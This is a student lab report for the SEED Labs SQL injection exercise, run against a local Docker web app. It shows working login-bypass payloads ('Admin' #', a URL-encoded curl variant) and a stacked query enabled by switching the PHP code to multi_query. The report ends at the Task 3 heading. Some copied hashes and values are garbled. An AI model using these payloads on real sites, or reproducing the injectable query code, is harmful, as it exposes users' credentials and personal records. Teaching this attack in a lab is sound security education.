

SEED LABS

SQL INJECTION 2.0



Contents

Environment Setup	2
Task 1	8
Task 2	10
Task 2.1	11
Task 2.2	12
Task 2.3	14
Task 3	17
Task 3.1	21
Task 3.2	24
Task 3.3	25
Task 4	28

Environment Setup

Building Dockers.

```
[11/25/23]seed@VM:~/.../Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
a Wireshark php: Pulling from handsonsecurity/seed-server
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
d801bb9d0b6c: Downloading [>
d801bb9d0b6c: Downloading [>
d801bb9d0b6c: Downloading [=>
d801bb9d0b6c: Downloading [=>
d801bb9d0b6c: Downloading [=>
d801bb9d0b6c: Downloading [==>
d801bb9d0b6c: Downloading [==>
d801bb9d0b6c: Downloading [===>
d801bb9d0b6c: Downloading [===>
d801bb9d0b6c: Downloading [===>
d801bb9d0b6c: Downloading [====>
d801bb9d0b6c: Downloading [====>
d801bb9d0b6c: Downloading [====>
d801bb9d0b6c: Downloading [====>
d801bb9d0b6c: Downloading [====>
d801bb9d0b6c: Pull complete
Digest: sha256:fb3b6a03575af14b6a59ada1d7a272a61bc0f2d975d0776dba98
eff0948de275
Status: Downloaded newer image for handsonsecurity/seed-server:apac
he-php
---> 2365d0ed3ad9
```

Setting up the Containers.

```
[11/25/23]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (M-10.9.0.105, host2-192.168.60.6,
B-10.9.0.6, hostA-10.9.0.5, seed-router, host3-192.168.60.7, host1
-192.168.60.5) for this project. If you removed or renamed this ser
vice in your compose file, you can run this command with the --remo
ve-orphans flag to clean it up.
Creating www-10.9.0.5    ... done
Creating mysql-10.9.0.6 ... done
Attaching to www-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2023-11-25 14:08:10+00:00 [Note] [Entrypoint]: Ent
rypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-25 14:08:12+00:00 [Note] [Entrypoint]: Swi
tching to dedicated user 'mysql'
mysql-10.9.0.6 | 2023-11-25 14:08:12+00:00 [Note] [Entrypoint]: Ent
rypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-25 14:08:13+00:00 [Note] [Entrypoint]: Ini
tializing database files
mysql-10.9.0.6 | 2023-11-25T14:08:13.101670Z 0 [System] [MY-013169]
[Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of server i
n progress as process 43
mysql-10.9.0.6 | 2023-11-25T14:08:13.110188Z 1 [System] [MY-013576]
[InnoDB] InnoDB initialization has started.
www-10.9.0.5 | * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully q
ualified domain name, using 10.9.0.5. Set the 'ServerName' directiv
e globally to suppress this message
mysql-10.9.0.6 | 2023-11-25T14:08:21.510850Z 1 [System] [MY-013577]
[InnoDB] InnoDB initialization has ended.
www-10.9.0.5 | *
mysql-10.9.0.6 | 2023-11-25T14:08:24.087222Z 6 [Warning] [MY-010453
```

Setting up the Docker for URL.

```
[11/25/23]seed@VM:~/.../Labsetup$ dockps
7ab248ab9710  mysql-10.9.0.6
03bdb2644f51  www-10.9.0.5
[11/25/23]seed@VM:~/.../Labsetup$ docksh 003bd
Error: No such container: 003bd
[11/25/23]seed@VM:~/.../Labsetup$ docksh 03bd
root@03bdb2644f51:/#
```

Setting up MySQL Database container.

```
[11/25/23] seed@VM: ~/.../Labsetup$ dockps
7ab248ab9710  mysql-10.9.0.6
03bdb2644f51  www-10.9.0.5
[11/25/23] seed@VM: ~/.../Labsetup$ docksh 7ab2
root@7ab248ab9710: /#
```

Now I copied this link as it will be required for URL of the web application.

2 Lab Environment

We have developed a web application for this lab, and we use containers to set up this web application. There are two containers in the lab setup, one for hosting the web application, and the other for hosting the database for the web application. The IP address for the web application container is 10.9.0.5, and The URL for the web application is the following:


<http://www.seed-server.com>

We need to map this hostname to the container's IP address. Please add the following entry to the `/etc/hosts` file. You need to use the root privilege to change this file (using `sudo`). It should be noted that this name might have already been added to the file due to some other labs. If it is mapped to a different IP address, the old entry must be removed.

Adding the entry with the above URL in SQL Injection Lab section.

```
4# The following lines are desirable for IPv6 capable hosts
5:::1      ip6-localhost ip6-loopback
6fe00:::0  ip6-localnet
7ff00:::0  ip6-mcastprefix
8ff02:::1  ip6-allnodes
9ff02:::2  ip6-allrouters
l0
l1# For DNS Rebinding Lab
l2192.168.60.80  www.seedIoT32.com
l3
l4# For SQL Injection Lab
l510.9.0.5      www.SeedLabSQLInjection.com
l610.9.0.5      www.seed-server.com
l7
l8# For XSS Lab
l910.9.0.5      www.xsslabelgg.com
2010.9.0.5      www.seed-server.com
2110.9.0.5      www.example32a.com
2210.9.0.5      www.example32b.com
2310.9.0.5      www.example32c.com
2410.9.0.5      www.example60.com
2510.9.0.5      www.example70.com
26
```

Now the URL is live.




The screenshot shows a web browser window with the address bar displaying "www.seed-server.com". The page has a green header with the "SEED LABS" logo. The main content area is light green and features the title "Employee Profile Login" in bold black text. Below the title, there are two input fields: "USERNAME" with the placeholder text "Username" and "PASSWORD" with the placeholder text "Password". A green "Login" button is positioned below these fields. At the bottom of the page, the text "Copyright © SEED LABS" is displayed.

Using the provided data.

Table 1: Database

Name	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				

Logging in as Admin to test if the provided data works.




The screenshot shows the SEED LABS application interface. The top navigation bar is green with the SEED LABS logo and links for 'Home' and 'Edit Profile'. The main content area is titled 'User Details' and contains a table with user information. The table has columns for Username, Eid, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. The data rows include Alice, Bobby, Ryan, Samy, Ted, and Admin. The Admin user has an Eid of 99999, a Salary of 400000, and a Birthday of 3/5.

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Bobby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

Now logging in as Alice.



The screenshot shows the SEED LABS application interface with the user logged in as Alice. The top navigation bar is green with the SEED LABS logo and links for 'Home' and 'Edit Profile'. The main content area is titled 'Alice Profile' and contains a table with user information. The table has columns for Key and Value. The data rows include Employee ID, Salary, Birth, SSN, NickName, Email, Address, and Phone Number.

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Task 1

Checking the databases in MySQL Database where the target is "sqllab_users" as shown in the database and manual.

```
root@7ab248ab9710:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can
be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL
```

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql>
```

Using the target database and checking the schema of credentials table.

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Database changed

```
mysql> show tables;
```

```
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.00 sec)
```

```
mysql> describe credential;
```

```
+-----+-----+-----+-----+-----+-----+
| Field      | Type          | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+-----+
| ID         | int unsigned  | NO   | PRI | NULL    | auto_increment |
| Name       | varchar(30)   | NO   |     | NULL    |                |
| EID        | varchar(20)   | YES  |     | NULL    |                |
| Salary     | int           | YES  |     | NULL    |                |
| birth      | varchar(20)   | YES  |     | NULL    |                |
| SSN        | varchar(20)   | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)   | YES  |     | NULL    |                |
| Address    | varchar(300)  | YES  |     | NULL    |                |
| Email      | varchar(300)  | YES  |     | NULL    |                |
| NickName   | varchar(300)  | YES  |     | NULL    |                |
| Password   | varchar(300)  | YES  |     | NULL    |                |
+-----+-----+-----+-----+-----+-----+
11 rows in set (0.01 sec)
```

```
mysql> █
```

Now showing all the records with credentials of the Users where the passwords are in hashes.

```
mysql> select * from credential;
```

```
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Bobby | 20000 | 30000 | 4/20 | 10213352 | | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.09 sec)
```

```
mysql> █
```

Just for verification I opened a new terminal and checked the sha1sum of the password to see if the provided password in the manual matches the one in database which it does.

```
[11/25/23]seed@VM:~/.../Labsetup$ echo -n 'seedalice' | sha1sum
fdbe918bdae83000aa54747fc95fe0470fff4976 -
[11/25/23]seed@VM:~/.../Labsetup$ █
```

Task 2

As mentioned in the manual I am checking the **unsafe_home.php** file.

```
[11/25/23]seed@VM:~/.../Labsetup$ echo -n 'seedalice' | shasum
fdbe918bdae83000aa54747fc95fe0470fff4976  -
[11/25/23]seed@VM:~/.../Labsetup$ cd image_www
[11/25/23]seed@VM:~/.../image_www$ cd Code
[11/25/23]seed@VM:~/.../Code$ ls
css                logoff.php          unsafe_edit_frontend.php
defense            seed_logo.png       unsafe_home.php
index.html         unsafe_edit_backend.php
[11/25/23]seed@VM:~/.../Code$ gedit unsafe_home.php
```

Now while looking for vulnerability, I found this line which asks for parameters so I will simply add the code on line 76.

```
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn,
phoneNumber, address, email,nickname>Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      echo $sql;
77      |
78      if (!$result = $conn->query($sql)) {
```

Going to the directory from the Web container to where the above file is present.


```
root@03bdb2644f51:/# cd /var/www/SQL_Injection/
root@03bdb2644f51:/var/www/SQL_Injection# ls
css                logoff.php          unsafe_edit_frontend.php
defense            seed_logo.png        unsafe_home.php
index.html         unsafe_edit_backend.php
root@03bdb2644f51:/var/www/SQL_Injection#
```

Copying the file in the directory mentioned above.

```
[11/25/23]seed@VM:~/.../Code$ docker cp unsafe_home.php 03bdb2644f5
1:/var/www/SQL_Injection/
[11/25/23]seed@VM:~/.../Code$
```

Task 2.1


Now trying the Attack.




Now while trying to login as Admin, I receive the SQL statement meaning that the input in the User section didn't comment out the remaining section.



Now with the mentioned statement I got I changed the query and tried again.



And I the attack is successful which means the query **Admin' #** caused to comment the password section in the statement and made possible the attack.



Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2

I tried the curl command `curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'` in the manual to get the following information but the password here is hashed. Which actually is a GET request.

```
<link href="/css/style_home.css" type="text/css" rel="stylesheet">
<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
  <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
    <a class="navbar-brand" href="/unsafe_home.php" ></a>
    SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
    FROM credential
    WHERE name= 'alice' and Password='17ba0791499db908433b80f37c5fbc89b870084b'</div></nav><div class="container text-center"><div class="i
```

Now if I try with the provided password of Alice in the manual while using the command **curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice'**. It is noticeable that the above command didn't provide the write hashed password.

```
<a class='navbar-brand' href='unsafe_name.php'><img src='seed_logo.png' style='height: 40px; width: 40px;' alt='Seed Labs'></a>
```

```
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
FROM credential
WHERE name= 'alice' and Password='fdb9e18bd8ae83080aa54747fc95fe4870fff4976'<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-l
ft: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_name.php'>Home<span class='sr-only'>(current)</span></li><li cl
ss='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='log
offBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alic
e Profile</b></h1><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope=
'col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th
scope='row'>Birth</th><td>9/28/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>Nickname</th><td></td></tr><tr>
<th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table>
```

Now while trying to login without password with command **curl 'www.seed-server.com/unsafe_home.php?username=alice' #&Password=seedalice'**. Which failed.

```
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3E8055;">
<div class="collapse navbar-collapse" id="navbarToggle0demo01">
<a class="navbar-brand" href="unsafe_home.php"></a>

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= 'alice' and Password='da39a3ee5e6b4b0d3255bf95601890afd80709'</div></nav><div class='container text-center'><div class='a
```

Now to make it work I encoded the displayed part below.

```

xist.<br></div><a href='index.html'>Go back</a><
e.php?username=alice' #&Password=seedalice'

```

I encoded the highlighted part on the site <https://www.urlencoder.org/>.



```

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
  <nav class='navbar fixed-top navbar-expand-lg navbar-light' style='background-color: #3EA055;'>
    <div class='collapse navbar-collapse' id='navbarTogglerDemo01'>
      <a class='navbar-brand' href='/unsafe_home.php' > <img src='seed_logo.png' style='height: 40px; width: 200px;' alt='SEED Labs'> </a>
      <div>
        SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
        FROM credential
        WHERE name= 'alice' # and Password= 'fdbce918bd9ae8300aa54747cf95fe0478fff4976'
      </div>
    </div>
  </nav>
  <div class='container col-lg-4 col-lg-offset-4 text-center'>
    <div class='text-center'>
      <p>
        Copyright ©copy; SEED LABS
      </p>
    </div>
  </div>

```

Now in the SQL Database it is possible to select 2 rows with appended SQL commands.

```
mysql> select 1; select 2;
+----+
| 1 |
+----+
| 1 |
+----+
1 row in set (0.00 sec)

+----+
| 2 |
+----+
| 2 |
+----+
1 row in set (0.00 sec)
```


Now in the code here in line 78 there is one query allowed only.

```
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74 FROM credential
75 WHERE name= '$input_uname' and Password='$hashed_pwd'";
76 echo $sql;
77
78 if (!$result = $conn->query($sql)) {
79     echo "</div>";
80     echo "</nav>";
81     echo "<div class='container text-center'>";
82     die('There was an error running the query [' . $conn->error . ']\n');
83     echo "</div>";
84 }
85 /* convert the select return result into array type */
86 $return_arr = array();
87 while($row = $result->fetch_assoc()){
88     array_push($return_arr,$row);
89 }
90
```


With this modification I can get around the countermeasure easily.

```
70 // Create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74 FROM credential
75 WHERE name= '$input_uname' and Password='$hashed_pwd'";
76 echo $sql;
77
78 if (!$result = $conn->multi_query($sql)) {
79     echo "</div>";
80     echo "</nav>";
81     echo "<div class='container text-center'>";
82     die('There was an error running the query [' . $conn->error . ']\n');
83     echo "</div>";
84 }
85 /* convert the select return result into array type */
86 $return_arr = array();
87 while($row = $result->fetch_assoc()){
```

Now copying to the Web docker the code file.

```
[11/25/23]seed@VM:~/.../Code$ docker cp unsafe_home.php 03bdb2644f5
1:/var/www/SQL_Injection/
[11/25/23]seed@VM:~/.../Code$
```


Now sending the appended SQL statement.

 SEED LABS

Employee Profile Login

USERNAME

Alice' ; select 1;#

PASSWORD

Password

Login

Copyright © SEED LABS

The attack worked and the reason is mentioned with the screenshot ahead.

```
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address_email/nickname>Password FROM credential WHERE name= 'Alice' ; select 1,0" and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'
```

As a note that why isn't anything displayed when I sent appended query is because the select 1 worked as the array where the data here was on the index 0 but given that with select 1 it treated as index 1 there is no data present there to show. Hence, the attack worked.

```
85      /* convert the select return result into array type */
86      $return_arr = array();
87      while($row = $result->fetch_assoc()){
88          array_push($return_arr,$row);
89      }
90
91      /* convert the array type to json format and read out*/
92      $json_str = json_encode($return_arr);
93      $json_a = json_decode($json_str,true);
94      $id = $json_a[0]['id'];
95      $name = $json_a[0]['name'];
96      $eid = $json_a[0]['eid'];
97      $salary = $json_a[0]['salary'];
98      $birth = $json_a[0]['birth'];
99      $ssn = $json_a[0]['ssn'];
00      $phoneNumber = $json_a[0]['phoneNumber'];
01      $address = $json_a[0]['address'];
02      $email = $json_a[0]['email'];
03      $pwd = $json_a[0]['Password'];
04      $nickname = $json_a[0]['nickname'];
05      if($id!=""){
06          // If id exists that means user exists and is successfully authenticated
07          drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
08      }
```

Task 3

